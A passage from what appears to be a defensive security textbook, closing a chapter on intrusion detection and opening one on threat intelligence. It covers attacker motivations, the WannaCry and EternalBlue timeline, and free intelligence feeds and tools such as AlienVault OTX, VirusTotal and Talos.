



*Figure 12.14: Details of a container alert*

Each Defender for Cloud plan will have a different set of alerts based on the threat landscape for that particular service. For example, Defender for Storage will have alerts that are relevant for Azure Storage accounts. These alerts are important to bring awareness that something suspicious happened and this will help the incident response team to take an active security posture.

*For more information about Microsoft Defender, watch the Defender for Cloud in the Field show presented by the co-author of this book Yuri Diogenes. Visit* `https://aka.ms/MDFCInTheField`.

## Summary

In this chapter, you learned about the different types of detection mechanisms and the advantages of using them to enhance your defense strategy. You learned about the indicators of compromise and how to query current threats. You also learned about IDS, how it works, the different types of IDS, and the best location to install your IDS based on your network. Next, you learned about the benefits of using an IPS, and how rule-based and anomaly-based detection works. An effective defense strategy wouldn't be complete without good behavior analytics and, in this section, you learned how the Blue Team can benefit from this capability. Microsoft Sentinel was used to demonstrate behavior analytics, and Microsoft Defender was used as the hybrid solution for behavior analytics.

In the next chapter, we will continue talking about defense strategies; this time, you will learn more about threat intelligence and how the Blue Team can take advantage of threat intel to enhance the overall security of the defense systems.

## References


- Snort Rules Explanation: `https://www.snort.org/rules_explanation`
- Introduction to IoC: `http://openioc.org/resources/An_Introduction_to_OpenIOC.pdf`.
- IoC Editor: `https://www.fireeye.com/content/dam/fireeye-www/services/freeware/sdl-ioc-editor.zip`
- How to Select a Network Intrusion Prevention System (IPS): `https://www.icsalabs.com/sites/default/files/HowToSelectANetworkIPS.pdf`
- Detect Security Breaches Early by Analyzing Behavior: `https://www.gartner.com/smarterwithgartner/detect-security-breaches-earlyby-analyzing-behavior/`
- You and IaaS - Learning from the success of early adopters: `https://www.oracle.com/assets/pulse-survey-mini-report-3764078.pdf`


## Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

`https://packt.link/SecNet`



# 13

# Threat Intelligence

By now, you've been through a number of different phases in your journey toward a better security posture. In the last chapter, you learned about the importance of a good detection system, and now it's time to move to the next level. The use of threat intelligence to better know the adversary and gain insights into the current threats is a valuable tool for the Blue Team. Although threat intelligence is a domain that has been gaining traction over the last few years, the use of intelligence to learn how the enemy is operating is an old concept. Bringing intelligence to the field of cybersecurity was a natural transition, mainly because, now, the threat landscape is so broad and the adversaries vary widely, from state-sponsored actors to cybercriminals extorting money from their victims.

In this chapter, we are going to cover the following topics:

- Introduction to threat intelligence
- Open-source tools for threat intelligence
- Microsoft threat intelligence

Let's begin with an introduction to threat intelligence and examine why it is so important to improve your threat intelligence capabilities.

## Introduction to threat intelligence

It was clear in the last chapter that having a strong detection system is imperative for your organization's security posture. One way to improve this system would be to reduce the noise and number of false positives that are detected. One of the main challenges that you face when you have many alerts and logs to review is that you end up randomly prioritizing – and in some cases, even ignoring – future alerts because you believe it is not worth reviewing them. According to Microsoft's *Lean on the Machine* report, an average large organization has to look through 17,000 malware alerts each week, taking on average 99 days for an organization to discover a security breach.

Alert triage usually happens at the **Network Operations Center** (**NOC**) level or **Security Operations Center** (**SOC**), and delays to triage can lead to a domino effect. This is because if triage fails at this level, the operation will also fail, and in this case the operation will be handled by the incident response team.

Let's step back and think about threat intelligence outside of cyberspace. How do you believe the Department of Homeland Security defends the United States against threats to border security?

They have the **Office of Intelligence and Analysis** (**I&A**), which uses intelligence to enhance border security. This is done by driving information sharing across different agencies and providing predictive intelligence to decision makers at all levels. Now, use the same rationale toward cyber threat intelligence, and you will understand how effective and important this is. This insight shows that you can improve your detection by learning more about your adversaries, their motivations, and the techniques that they are using. Using this threat intelligence toward the data that you collect can bring more meaningful results and reveal actions that are not detectable by traditional sensors.

In a news briefing in February 2002, the United States Secretary of Defense, Donald Rumsfeld, responded to a question with a phrase that continues to be used even today by the intelligence community. He said:

> *"As we know, there are known knowns; there are things we know we know. We also know there are known unknowns; that is to say, we know there are some things we do not know. But there are also unknown unknowns—the ones we don't know we don't know."*

While this was widely propagated by the mainstream media during that time, this concept was created in 1955 by two American psychologists who developed the Johari window.

Why is this important in the context of cyber intelligence? Because when you are collecting data to be used as your source of cyber intel, you will determine that some data will lead you to results that you already know (threats that are known – known knowns), others you will conclude that you know that there is something out of pattern, but you don't know what it is (known unknowns), and others that you have no idea what it is and if it is out of pattern (unknown unknowns). Often, you will also see the use of the term **Cyber Threat Intelligence** (**CTI**) when referring to threat intelligence for the cybersecurity domain.

It is important to mention that the attacker's profile will be directly related to their motivation. Here are some examples of an attacker's profile/motivation:

- **Cybercriminal**: The main motivation is to obtain financial results or steal sensitive data.
- **Hacktivist**: This group has a broader scope of motivation—it can range from an expression of political preference to just an expression for a particular cause.
- **Cyber espionage**: Although you can have cyber espionage without it being state-sponsored (usually in the private sector), a growing number of cyber espionage cases are happening because they are part of bigger state-sponsored campaigns.

The question now is: which attack profile is most likely to target your organization? It depends. If your organization is sponsoring a particular political party, and this political party is doing something that a hacktivist group is totally against, you might be a target.

If you identify yourself as a potential target, the next question is: what assets do I have that are most likely desired by this group? Again, it depends. If you are a financial group, cybercriminals will be your main threat, and they usually want credit card information, financial data, and so on.

Another advantage of using threat intelligence as part of your defense system is the ability to scope data based on the adversary. For example, if you are responsible for the defense of a financial institution, you will want to obtain threat intel from adversaries that are actively attacking this industry. It really doesn't help much if you start receiving alerts related to attacks that are happening in education institutions. Knowing the type of assets that you are trying to protect can also help to narrow down the threat actors that you should be more concerned about, and threat intelligence can give you that information.

It is important to understand that threat intelligence is not always available from a single location; you can have different data feeds that will be leveraged as the source to compose your threat intelligence.

Let's use the WannaCry ransomware as an example. The outbreak happened on Friday, May 12, 2017. At the time, the only **indicators of compromise** (**IoCs**) available were the hashes and filenames of the ransomware sample. However, even before WannaCry existed, the EternalBlue exploit was already available, and as you know, WannaCry used the EternalBlue exploit. EternalBlue exploited Microsoft's implementation of the **Server Message Block** (**SMB**) protocol v1 (CVE-2017-0143). Microsoft released the patch for this vulnerability on March 14, 2017 (almost two months prior to the WannaCry outbreak).

Are you following? Well, let's contextualize this with the following diagram:





*Figure 13.1: The events leading up to the WannaCry outbreak*

Note that threat intelligence was receiving relevant information about this threat in the early stages, even when the EternalBlue exploit (originally discovered by the NSA) was leaked online (April 2017) by a hacker group calling itself **The Shadow Brokers** (**TSB**). The group was not new, which means there was intel related to the work they had done in the past and their previous motivations. Similarly, there will often be intel on your adversary's work in the past that can help predict their next move. By having this information, and knowing how EternalBlue works, it was just a matter of waiting for the vendor (Microsoft, in this case) to send out a patch, which happened in March 2017. At this point, the Blue Team had enough information to determine the criticality of this patch to the business that they were trying to protect.

Many organizations didn't fully realize the impact of this issue, and instead of patching, they just disabled SMB access to the internet. While this was an acceptable workaround, it didn't fix the root cause of the issue. As a result, in June 2017, another ransomware outbreak happened—this time it was Petya. This ransomware used EternalBlue for lateral movement. In other words, once it compromised one machine inside the internal network (see, the firewall rule doesn't matter anymore), it was going to exploit other systems that were not patched with MS17-010. As you can see, there is a level of predictability here, since part of the Petya operation was implemented successfully after using an exploit similar to the one used by previous ransomware.

The conclusion to all this is simple: by knowing your adversaries, you can make better decisions to protect your assets. Having said that, it is also fair to say that you can't think of threat intelligence as an IT security tool—it goes beyond that. You have to think of threat intelligence as a tool to help make decisions regarding the organization's defense, help managers to decide how they should invest in security, and help CISOs to rationalize the situation with top executives. The information that you obtain from threat intelligence can be used in different areas:





*Figure 13.2: Threat intelligence feeding into different areas across an organization*

As shown in the preceding diagram, there are different areas of the organization that can benefit from threat intelligence. Some will have more benefit in the long-term use, such as strategical and tactical. Others will be more for short-term and immediate use, such as operational and technical. Examples of each are as follows:

- **Technical:** When you obtain information about a specific IoC. This information will usually be consumed by your SOC analysts and the **incident response** (**IR**) team.
- **Tactical:** When you are able to determine the **tactics**, **techniques,** and **procedures** (**TTP**) used by attackers. Again, this is critical information that is usually consumed by SOC analysts.
- **Operational:** When you are able to determine the details about a specific attack, which is important information to be consumed by the Blue Team.
- **Strategic:** When you can determine the high-level information about the risk of an attack. Since this is more high-level information, this information is usually consumed by executives and managers.

There are different use cases for threat intelligence; for example, it can be used during an investigation to uncover the threat actors who were involved in a particular attack. It can also be integrated with the sensors to help reduce false positives.

# Open-source tools for threat intelligence

As mentioned earlier, DHS partners with the intelligence community to enhance its own intelligence, and this is pretty much standard in this field. Collaboration and information sharing are the foundations of the intelligence community. There are many open-source threat intelligence tools out there that can be used. Some are commercial tools (paid), and some are free. You can start consuming threat intelligence by consuming TI feeds. OPSWAT MetaDefender Cloud TI feeds have a variety of options that range from free to paid versions, and they can be delivered in four different formats: JSON, CSV, RSS, and Bro.

For more information about MetaDefender Cloud TI feeds, visit `https://www.metadefender.com/threat-intelligence-feeds`.

Another option for quick verification is the website `https://fraudguard.io`. You can perform a quick IP validation to obtain threat intel from that location. In the example that follows, the IP 220.227.71.226 was used as a test (the test result is relative to the day that it was done, which was 10/27/2017), and the result shows the following fields:

```
{
"isocode": "IN",
"country": "India", "state": "Maharashtra", "city": "Mumbai",
"discover_date": "2017-10-27 09:32:45", "threat": "honeypot_tracker", "risk_
level": "5"
}
```

A complete screenshot of the query is shown here:




*Figure 13.3: Querying a website using FraudGuard*

While this is just a simple example, there are more capabilities available that will depend on the level of the service that you are using. It also varies across the free and the paid versions. You can also integrate threat intelligence feeds into your Linux system by using the Critical Stack Intel Feed (`https://intel.criticalstack.com/`), which integrates with the Bro Network Security Monitor (`https://www.bro.org/`). Palo Alto Networks also has a free solution called MineMeld (`https://live.paloaltonetworks.com/t5/MineMeld/ct-p/MineMeld`) that can be used to retrieve threat intelligence.

Visit this GitHub location for a list of free tools, including free threat intel: `https://github.com/hslatman/awesome-threat-intelligence`.

In scenarios where the incident response team is unsure about whether a specific file is malicious or not, you can also submit it for analysis at `https://malwr.com`. They provide a decent amount of detail about IoCs and samples that can be used to detect new threats.

As you can see, there are many free resources, but there are also open-source initiatives that are paid, such as **AlienVault Unified Security Management (USM) Anywhere** (`https://www.alienvault.com/products/usm-anywhere`). To be fair, this solution is way more than just a source of threat intelligence. It can perform vulnerability assessment, inspect the network traffic, and look for known threats, policy violations, and suspicious activities.

On the initial configuration of AlienVault USM Anywhere, you can configure the **Open Threat Exchange** (**OTX**). Note that you need an account for this, as well as a valid key, as shown here:





*Figure 13.4: Use of the AlienVault Open Threat Exchange (OTX) platform*

After you finish configuring, USM will continuously monitor your environment, and when something happens, it will trigger an alarm. You can see the alarm status, and most importantly, which strategy and method were used by this attack, as shown here:




*Figure 13.5: Alarm status, strategy, and method, shown in USM*

You can dig into the alert and look for more details about the issue; that's when you will see more details about the threat intelligence that was used to raise this alarm. The image that follows has an example of this alarm; however, for privacy, the IP addresses are hidden:




*Figure 13.6: Example of a specific USM alarm*

The threat intel that was used to generate this alert can vary according to the vendor, but usually it takes into consideration the destination network, the traffic pattern, and potential IoCs. From this list, you have some very important information—the source of the attack, the destination of the attack, the malware family, and a description, which gives you a lot of details about the attack. If you need to pass this information over to the incident response team to take action, you can also click on the **Recommendations** tab to see what should be done next. While this is a generic recommendation, you can always use it to improve your own response.

At any moment, you can also access OTX Pulse from `https://otx.alienvault.com/pulse`, and there you have IT information from the latest threats, as shown in the following example:





*Figure 13.7: A screenshot of the OTX Pulse dashboard*

This dashboard gives you a good amount of threat intel information, and while the preceding example shows entries from AlienVault, the community also contributes. Using the search capability on this dashboard to look for more information about a threat (for the example, it was Bad Rabbit) can lead you to get many other insights.

Here is one example of some important data that can be useful to enhance your defense system:





*Figure 13.8: Important information for enhancing your defense system from a community contribution*

In addition to tools that can be used for verification and analyzing specific issues, there are also a number of free threat intelligence feeds that can be used to keep up to date on threat information.

## Free threat intelligence feeds

You can also leverage some free threat intelligence feeds available on the web. Here you have some examples of websites that can be used as your source of threat information:

- **Ransomware Tracker Indicators:** This site (`https://otx.alienvault.com/pulse/56d9db3f4637f2499b6171d7/related`) tracks and monitors the status of domain names, IP addresses, and URLs that are associated with ransomware:





*Figure 13.9: A screenshot of Ransomware Tracker Indicators*

- **Automated Indicator Sharing:** This site (`https://www.cisa.gov/ais`) is from the **Department of Homeland Security (DHS)**. This service enables participants to connect to a DHS-managed system in the Department's **National Cybersecurity and Communications Integration Center (NCCIC)**, which allows bidirectional sharing of cyber threat indicators:





*Figure 13.10: A screenshot from the Homeland Security website, on a page discussing AIS*

- **Virtus Total:** This site (`https://www.virustotal.com/`) helps you to analyze suspicious files and URLs to detect types of malware:





*Figure 13.11: Detecting suspicious or malicious files and URLs using Virus Total*

- **Talos Intelligence**: This site (`https://www.talosintelligence.com/`) is powered by Cisco Talos and it has multiple ways to query threat intel, including URL, file reputation, email, and malware data:

